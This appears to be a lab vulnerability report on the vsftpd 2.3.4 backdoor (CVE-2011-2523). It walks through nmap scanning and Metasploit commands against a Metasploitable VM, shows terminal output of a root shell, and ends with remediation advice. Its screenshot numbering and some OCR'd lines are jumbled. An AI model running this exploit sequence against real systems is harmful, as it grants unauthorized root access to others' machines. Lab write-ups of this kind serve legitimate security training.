Vulnerability Report

1. **Vulnerability Name:** vsftd 2.3.4 Backdoor Command Execution

2. **IP Address of the Vulnerable Machine:** 192.168.146.129

3. **IP Address of the Attacker Machine:** 192.168.146.128

4. **Severity of Vulnerability:** Critical

5. **Impacts:**

- Enables unauthorized remote access to the system.
- Can lead to a complete system takeover.
- Risk of data being altered or deleted.
- Attackers could use this access to attack other network resources.


6. **CVE Identifier:** CVE-2011-2523

7. **Description:**

vsftpd version 2.3.4 has a deliberate backdoor introduced by a malicious party. This backdoor allows attackers to gain remote shell access on the target system when connected to port 6200 under certain conditions. Exploiting this vulnerability grants the attacker root-level privileges, allowing full control over the system.

8. **Evidence:**


Screenshot 1: This evidence confirms the system's IP address and network setup, showing that the Metasploitable machine is reachable on the network at 192.168.146.129, which is essential information when planning to exploit vulnerabilities like the vsftpd 2.3.4 backdoor.



```
metasploitable:~$ ifconfig
  Link encap:Ethernet  HWaddr 00:0c:29:5a:7e:b6
  inet addr:192.168.146.129  Bcast:192.168.146.255  Mask:255.255.
  inet6 addr: fe80::20c:29ff:fe5a:7eb6/64 Scope:Link
  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
  RX packets:54 errors:0 dropped:0 overruns:0 frame:0
  TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:1000
  RX bytes:5365 (5.2 KB)  TX bytes:6976 (6.8 KB)
  Interrupt:17 Base address:0x2000

  Link encap:Local Loopback
  inet addr:127.0.0.1  Mask:255.0.0.0
  inet6 addr: ::1/128 Scope:Host
  UP LOOPBACK RUNNING  MTU:16436  Metric:1
  RX packets:97 errors:0 dropped:0 overruns:0 frame:0
  TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:0
  RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)
```

Screenshot 2: The second screenshot demonstrates command-line actions taken on the Metasploitable 2 machine, specifically showing the creation and verification of a text file.

The user created a file named vin.txt and inserted the text "Vineet123” into it. This is confirmed by the cat vin.txt command, which outputs the content of the file.




```
  GNU nano 2.0.7                 File: Vin.txt

Vineet123









                                [ Read 1 line ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".


Screenshot 3:

This screenshot shows the initialization of the Metasploit Framework (msfconsole) on a Kali Linux machine. Metasploit is a powerful tool used for penetration testing and exploitation of known vulnerabilities in systems.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

          .:okOOOkdc'           'cdkOOOko:.
        .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
       :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
      'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
      oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
      dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
      lOOOOOOOO.         ;d;         ,OOOOOOOOl
      .OOOOOOOO.   .;           ;    ,OOOOOOOO.
       cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
        oOOOOOO.   .OOOO.   :OOOO.   ,OOOOOOo
         lOOOOO.   .OOOO.   :OOOO.   ,OOOOOl
          ;OOOO'   .OOOO.   :OOOO.   ;OOOO;
           .dOOo   .OOOOocccxOOOO.   xOOd.
             ,kOl  .OOOOOOOOOOOOO. .dOk,
               :kk;.OOOOOOOOOOOOO.cOk:
                 ;kOOOOOOOOOOOOOOOk:
                   ,xOOOOOOOOOOOx,
                     .lOOOOOOOl.
                        ,dOd,
                          .
```

Screenshot 4: nmap -sC -sV -0N msf.nmap 192.168.146.129 is used to scan the ports which are open including network services.




```
└─$ nmap -sV -sC nmap.scan 192.168.146.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 07:44 EDT
Failed to resolve "nmap.scan".
Nmap scan report for 192.168.146.129
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
```

Screenshot 5: Once inside the Metasploit console, search for the exploit related to vsftpd 2.3.4: Search “vsftpd 2.3.4”


This will show available exploits for vsftpd and the exploit for version 2.3.4 as:

exploit/unix/ftp/vsftpd_234_backdoor



```
File  Actions  Edit  View  Help
[*] 192.168.146.129 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution
```


Screenshot 6: Select the vsftpd Exploit and Load the exploit module by using the following command: use exploit/unix/ftp/vsftpd_234_backdoor



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
```

Screenshot 8: Set the Target's IP Address and need to specify the IP address of the Metasploitable machine as the target. Replace 192.168.146.128 with your Metasploitable IP:


set RHOST 192.168.146.129



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.146.129
RHOST => 192.168.146.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Screenshot 7: Check the Options to view the required settings and confirm that the target IP is set correctly using the command: **show options** .

Ensure that RHOST is set to Metasploitable machine’s IP. The RPORT should default to 21, which is the FTP port.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][...]
   RHOSTS   192.168.146.129  yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Screenshot 8: Launch the Exploit and Run the exploit to attempt the attack using the command: exploit

If successful, this will trigger the backdoor vulnerability in vsftpd 2.3.4 and give root shell on the target machine.


Verify Shell Access : If the exploit works, dropped into a root shell on the Metasploitable machine and confirmed this by running:

Whoami :It should return root, indicating that successfully exploited the vulnerability.


Try cat /home/msfadmin/Vin.txt : displays the content of that file.

And many other commands.

exit



```
64 bytes from 192.168.146.129: icmp_seq=9 ttl=64 time=1.03 ms
64 bytes from 192.168.146.129: icmp_seq=10 ttl=64 time=4.62 ms
64 bytes from 192.168.146.129: icmp_seq=11 ttl=64 time=1.53 ms
64 bytes from 192.168.146.129: icmp_seq=12 ttl=64 time=4.13 ms
64 bytes from 192.168.146.129: icmp_seq=13 ttl=64 time=2.62 ms
^C
—— 192.168.146.129 ping statistics ——
13 packets transmitted, 13 received, 0% packet loss, time 12026ms
rtt min/avg/max/mdev = 0.700/1.842/4.618/1.161 ms
Interrupt: use the 'exit' command to quit
msf6 > nmap -sV -sC 192.168.146.129
[*] exec: nmap -sV -sC 192.168.146.129

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 22:18 EDT
Interrupt: use the 'exit' command to quit
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.146.129
RHOST ⇒ 192.168.146.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.146.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.146.129:21 - USER: 331 Please specify the password.
[+] 192.168.146.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.146.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```



```
cd home/msfadmin
cd
sh: line 11: cd: HOME not set
pwd
/home/msfadmin
whoami
root
ls
Vin.txt
vulnerable
cat Vin.txt
Vineet123
```

Explanation:

The attacker, using Metasploit on Kali Linux, initiated an exploit using the command:

• use exploit/unix/ftp/vsftpd_234_backdoor

• set RHOST 192.168.146.129

• exploit

After successfully running the exploit, the attacker gained root access to the Metasploitable machine via the FTP service running on port 21.

The presence of the backdoor allowed for remote shell access without requiring authentication.

9.**Remedial measures:**

- Update Software: update vsftpd and other software to the latest versions to fix security holes.
- Disable Unneeded Services like outdated FTP versions.
- Intrusion Detection and Prevention Systems (IDPS): monitor system activity and log monitoring.u